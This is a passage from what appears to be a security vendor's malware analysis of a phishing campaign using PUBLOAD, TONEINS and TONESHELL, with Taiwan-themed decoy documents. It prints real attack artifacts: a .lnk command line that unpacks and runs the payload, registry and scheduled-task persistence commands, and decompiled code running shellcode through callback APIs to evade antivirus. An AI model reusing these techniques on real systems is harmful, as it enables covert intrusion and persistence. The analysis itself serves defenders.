


1

ထိုင်ဝမ်ကိစ္စတွင် အမေရိကန်ဘက်မှ အဘယ့်ကြောင့် တရုတ်အပေါ် ရန်စနိုးဆွပေးခြင်း များ ပိုမိုမြှင့်တင်လုပ်နေရသနည်း သတင်းဆောင်းပါးအား တင်ပြခြင်း

၂၆□၄□၂၀၂၂ ရက်နေ့၊ ဟောင်ကောင် အခြေစိုက် South China Morning Post ဖော်ပြ သတင်းတွင် ထိုင်ဝမ်ကိစ္စတွင် အမေရိကန်ဘက်မှ အဘယ့်ကြောင့် တရုတ်အပေါ် ရန်စနိုးဆွပေးခြင်း များ ပိုမိုမြှင့်တင်လုပ်နေရသနည်း "Why an increasingly confident US is baiting Beijing over Taiwan□ ဆိုသည့် သတင်းအား ရေးသား ဖော်ပြထားကြောင်း တွေ့ရှိရပါသည်။ အဆိုပါ သတင်းဆောင်းပါးတွင် ဖော်ပြပါရှိသည့် အချက်များအား အောက်ပါအတိုင်း ကောက်နုတ် တင်ပြအပ်ပါသည်□

ပြီးခဲ့သည့် ဒီဇင်ဘာလအတွင်း အမေရိကန်ဘက်မှ ထိုင်ဝမ်ကိစ္စအပေါ်



တရုတ် ဘက်သို့ ရန်စနိုးဆွမှုများပြုလုပ်လျက်ရှိပြီး၊
စစ်အေးတိုက်ပွဲပုံစံဖြစ်ပေါ်စေရန်၊ ပြင်း ထန်သည့် ပိတ်ဆို့မှုများ

Why an increasingly confident US is baiting Beijing over Taiwan

- As talk in Washington links Ukraine with Taiwan, a sense of hubris is returning to the US, which now appears confident of not being sucked into a war if China were to seek to reunify Taiwan by force
- Rather, Washington would look to use devastating sanctions while assisting Taipei from afar

Terry Su, 3:30am, 26 Apr, 2022, South China Morning Post, Hong Kong

Back in December, I voiced my fear in a column that some in Washington believed Beijing could be baited into attacking Taiwan, which would allow the United States to dust off its Cold War toolkit and apply comprehensive sanctions and decouple – tactics that secured victory in the US rivalry with the Soviet Union.

That ominous prospect looms large now, it seems. Russia is under just such pressure for its attack on Ukraine and the US Treasury has said the Biden administration is prepared to use all its sanctions tools against China too, if Beijing were to move aggressively towards Taiwan. Talk in Washington is increasingly linking Ukraine with Taiwan.

Figure 6. An example of a decoy document from the PUBLOAD archives

Inside the archive, the "~" file is a lure document. The executable *Increasingly confident US is baiting China.exe* is a legitimate executable (originally named *adobe_licensing_wf_helper.exe*, which is the Adobe Licensing WF Helper). This executable will sideload the malicious *libcef.dll* and trigger the export function cef_api_hash.

When executed for the first time, the executable tries to install the malware by copying the .exe file and moving *libcef.dll* (detected by Trend Micro as Trojan.Win32.PUBLOAD) to <%PUBLIC%> Both .exe and .dll files will be renamed C:\Users\Public\Pictures\adobe_wf.exe and C:\Users\Public\Pictures\libcef.dll, respectively. Additionally, "~" is renamed as 05-09-2022.docx and dropped to the Desktop.




Figure 7. Type A's malicious routine

Type B: Shortcut links

The malicious archive contains three files: *New Word Document.lnk, putty.exe,* and *CefBrowser.dll*. In particular, the DLL and executable files are placed in multiple layers of folders named "_".

Filename		Detection	Description
Desktop.rar	*New Word Document.lnk*		Installer
	______\putty.exe		Legitimate executable for DLL sideloading
	______\CefBrowser.dll	Backdoor.Win32.TONESHELL	Malicious DLL

Table 2. Files in the archive of Type B

The threat actor utilizes the .lnk file to install the malicious files by decompressing the archive file with WinRAR. The full command line is as follows.

%ComSpec% /c "______\putty.exe||(forfiles /P %APPDATA%\..\..\ /S /M Desktop.rar /C "cmd /c (c:\progra~1\winrar\winrar.exe x -inul -o+ @path||c:\progra~2\winrar\winrar.exe x -inul -o+ @path)&&______\putty.exe")"

Pputty.exe is masquerading as a normal executable; its original file name is *AppXUpdate.exe*. When it is executed, it sideloads *CefBrowser.dll* and executes the main routine in its export function, CCefInterface::SubProcessMain. It also abuses schtasks for persistence.




Figure 8. Type B's malicious routine

Type C: Fake file extensions

In this case, *China VS Taiwan.rar* contains several files, including:

Filename		Detection	Description
China VS Taiwan.rar	*China VS Taiwan.exe*		First-stage legitimate executable for DLL sideloading
	libcef.dll	Trojan.Win32.TONEINS	First-stage malware
	~$20220817.docx		Second-stage legitimate executable for DLL sideloading
	~$20220617(1).docx	Backdoor.Win32.TONESHELL	Second-stage malware
	15-8-2022.docx		Decoy document
	China VS Taiwan(1).docx		Decoy document

Table 3. Files in the archive of Type C

libcef.dll (detected by Trend Micro as Trojan.Win32.TONEINS) is an installer for the next-stage malware. It copies two files with names starting with *"~",* in this case, *~$20220817.docx* and *~$20220617(1).docx* to <%USERPROFILE%\Pictures>. Both files have fake file extensions and masquerade as the temporary files generated while opening Microsoft Office software.




Figure 9. Type C's malicious routine


Malware

In this campaign, we identified the following malware used, namely PUBLOAD, TONEINS, and TONESHELL.

Trojan.Win32.PUBLOAD

PUBLOAD is a stager that can download the next-stage payload from its command-and-control (C&C) server. This malware was first disclosed by Cisco Talos in May 2022.

Once the *.dll* is executed, it first checks if the same process is already running by calling OpenEventA. According to the tweet posted by Barberousse, some noteworthy event names are identified as usernames of other cybersecurity researchers on Twitter, such as "moto_sato", "xaacrazyman_armyCIAx," and "JohnHammondTeam." It is important to note that these researchers have nothing to do with PUBLOAD but were simply and intentionally mentioned by the threat actors in the binaries.



```
void cef_api_hash()
{
  clock_t v0; // esi

  _mkdir("C:\\Users\\Public\\Libraries\\Graphics");
  GetModuleFileNameW(0, Str, 0x104u);
  wcsrchr(Str, 0x5Cu)[1] = 0;
  SetCurrentDirectoryW(Str);
  if ( OpenEventA(0x1F0003u, 0, "moto_sato") )
    ExitProcess(0);
  CreateEventA(0, 0, 0, "moto_sato");
  CreateGraphicsResources__Close();
  sub_1000CD20();
  CreateGraphicsResources__Min();
  v0 = clock();
  while ( clock() - v0 < 17000 )
    ;
  CreateGraphicsResources__Stop();
}
```

Figure 10. An example of the special event name in PUBLOAD

Persistence

PUBLOAD creates a directory in <*C:\Users\Public\Libraries*\> and drops all the malware, including the malicious DLL and the legitimate executable, into the directory. It then tries to establish persistence in one of the following ways:

1. Adding a registry run key


cmd.exe /C reg add HKCU\\Software\\Microsoft\\Windows\\CurrentVersion\\Run /v Graphics /t REG_SZ /d \"Rundll32.exe SHELL32.DLL,ShellExec_RunDLL \"C:\\Users\\Public\\Libraries\\Graphics\\AdobeLicensing.exe\"\" /f

2. Creating a schedule task

schtasks.exe /F /Create /TN Microsoft_Licensing /sc minute /MO 1 /TR C:\\Users\\Public\\Libraries\\Graphics\\AdobeLicensing.exe


Anti-Antivirus: API with callback

PUBLOAD malware decrypts the shellcode in AES algorithm in memory. The shellcode is invoked by creating a thread or using different APIs. The APIs can accept an argument of a callback function, working as an alternative to trigger the shellcode. We observed several leveraged APIs including GrayStringW, EnumDateFormatsA, and LineDDA, and can be considered as a technique to bypass antivirus monitoring and detection.



```
void __cdecl StopTask()
{
  void *v0; // ebx
  SIZE_T v1; // edi
  BOOL (__stdcall *v2)(LPSTR); // eax
  BOOL (__stdcall *v3)(LPSTR); // esi
  void *v4; // esi
  SIZE_T dwSize; // [esp+8h] [ebp-8h] BYREF
  void *Src; // [esp+Ch] [ebp-4h] BYREF

  sub_10008B20();
  Src = 0;
  dwSize = 0;
  sub_100076C0(&Src, &dwSize);                    // construct payload
  v0 = Src;
  if ( Src )
  {
    v1 = dwSize;
    if ( dwSize )
    {
      dword_10017EFC = dwSize;
      v2 = (BOOL (__stdcall *)(LPSTR))VirtualAlloc(0, dwSize, 0x1000u, 0x40u);
      v3 = v2;
      if ( v2 )
      {
        memcpy(v2, v0, v1);
        EnumDateFormatsA(v3, 0, 0);               // callback function
        v4 = (void *)dwSize;
        if ( dwSize )
        {
          operator delete[](v0);
          WaitForSingleObject(v4, 0xFFFFFFFF);
          ExitProcess(0);
        }
      }
      ExitProcess(0);
    }
  }
}
```

Figure 11. An example of shellcode callback in PUBLOAD




```
BOOL EnumDateFormatsA(
  [in] DATEFMT_ENUMPROCA lpDateFmtEnumProc,    //Pointer to an application-defined callback function.
  [in] LCID              Locale,
  [in] DWORD             dwFlags
);

BOOL GrayStringW(
  [in] HDC            hDC,
  [in] HBRUSH         hBrush,
  [in] GRAYSTRINGPROC lpOutputFunc,      //A pointer to the application-defined function that will
                                         //draw the string, or, if TextOut is to be used to draw the
                                         string, it is a NULL pointer.
  [in] LPARAM         lpData,
  [in] int            nCount,
  [in] int            X,
  [in] int            Y,
  [in] int            nWidth,
  [in] int            nHeight
);

BOOL LineDDA(
  [in] int          xStart,
  [in] int          yStart,
  [in] int          xEnd,
  [in] int          yEnd,
  [in] LINEDDAPROC lpProc,       //Pointer to an application-defined callback function.
  [in] LPARAM       data
);
```

Figure 12. APIs that accept a callback function


C&C protocol

The decrypted PUBLOAD shellcode collects the computer name and the username as the payload of the first beacon. The payload will then be encrypted with the predefined RC4 (Rivest Cipher 4) key. As of this writing, all the stagers we have seen so far share the same key.

After the encryption, the stager uses a specific byte sequence as its packet's header. It prepends the magic bytes "17 03 03" and the payload size before the encrypted data.



```
Address   Hex                                              ASCII
001C0000  78 5A 12 4D 75 14 14 11 6C 02 71 15 5A 73 05 08  xZ.Mu...l.q.Zs..
001C0010  70 14 65 3B 64 42 22 23 20 00 00 00 00 00 00 00  p.e;dB"# .......
001C0020  20 00 00 00 00 00 00 00 00 00 00 00 B6 2B 50 36   ...........¶+P6
001C0030  A5 E5 02 00 00 50 67 0F 1D B3 00 00 00 00 00 00  ¥å...Pg..³......
001C0040  00 00 02 00 00 50 67 0F 1D B3 00 00 00 00 00 00  .....Pg..³......
001C0050  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
001C0060  00 00 00 00 00 00 00 0A B6 2B 50 36 A5 E5 44 59  ........¶+P6¥åDY
001C0070  49 54 2D 57 49 4E 37 2D 58 36 34 00 64 79 69 74  IT-WIN7-X64.dyit
001C0080  75 73 65 72 5F 37 36 34 00 00 00 00 00 00 00 00  user_764........
001C0090  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
```



```
Address   Hex                                              ASCII
001C0000  78 5A 12 4D 75 14 14 11 6C 02 71 15 5A 73 05 08  xZ.Mu...l.q.Zs..
001C0010  70 14 65 3B 64 42 22 23 20 00 00 00 00 00 00 00  p.e;dB"# .......
001C0020  20 00 00 00 00 00 00 00 00 00 00 00 B6 2B 50 36   ...........¶+P6
001C0030  A5 E5 02 00 00 50 67 0F 1D B3 00 00 00 00 00 00  ¥å...Pg..³......
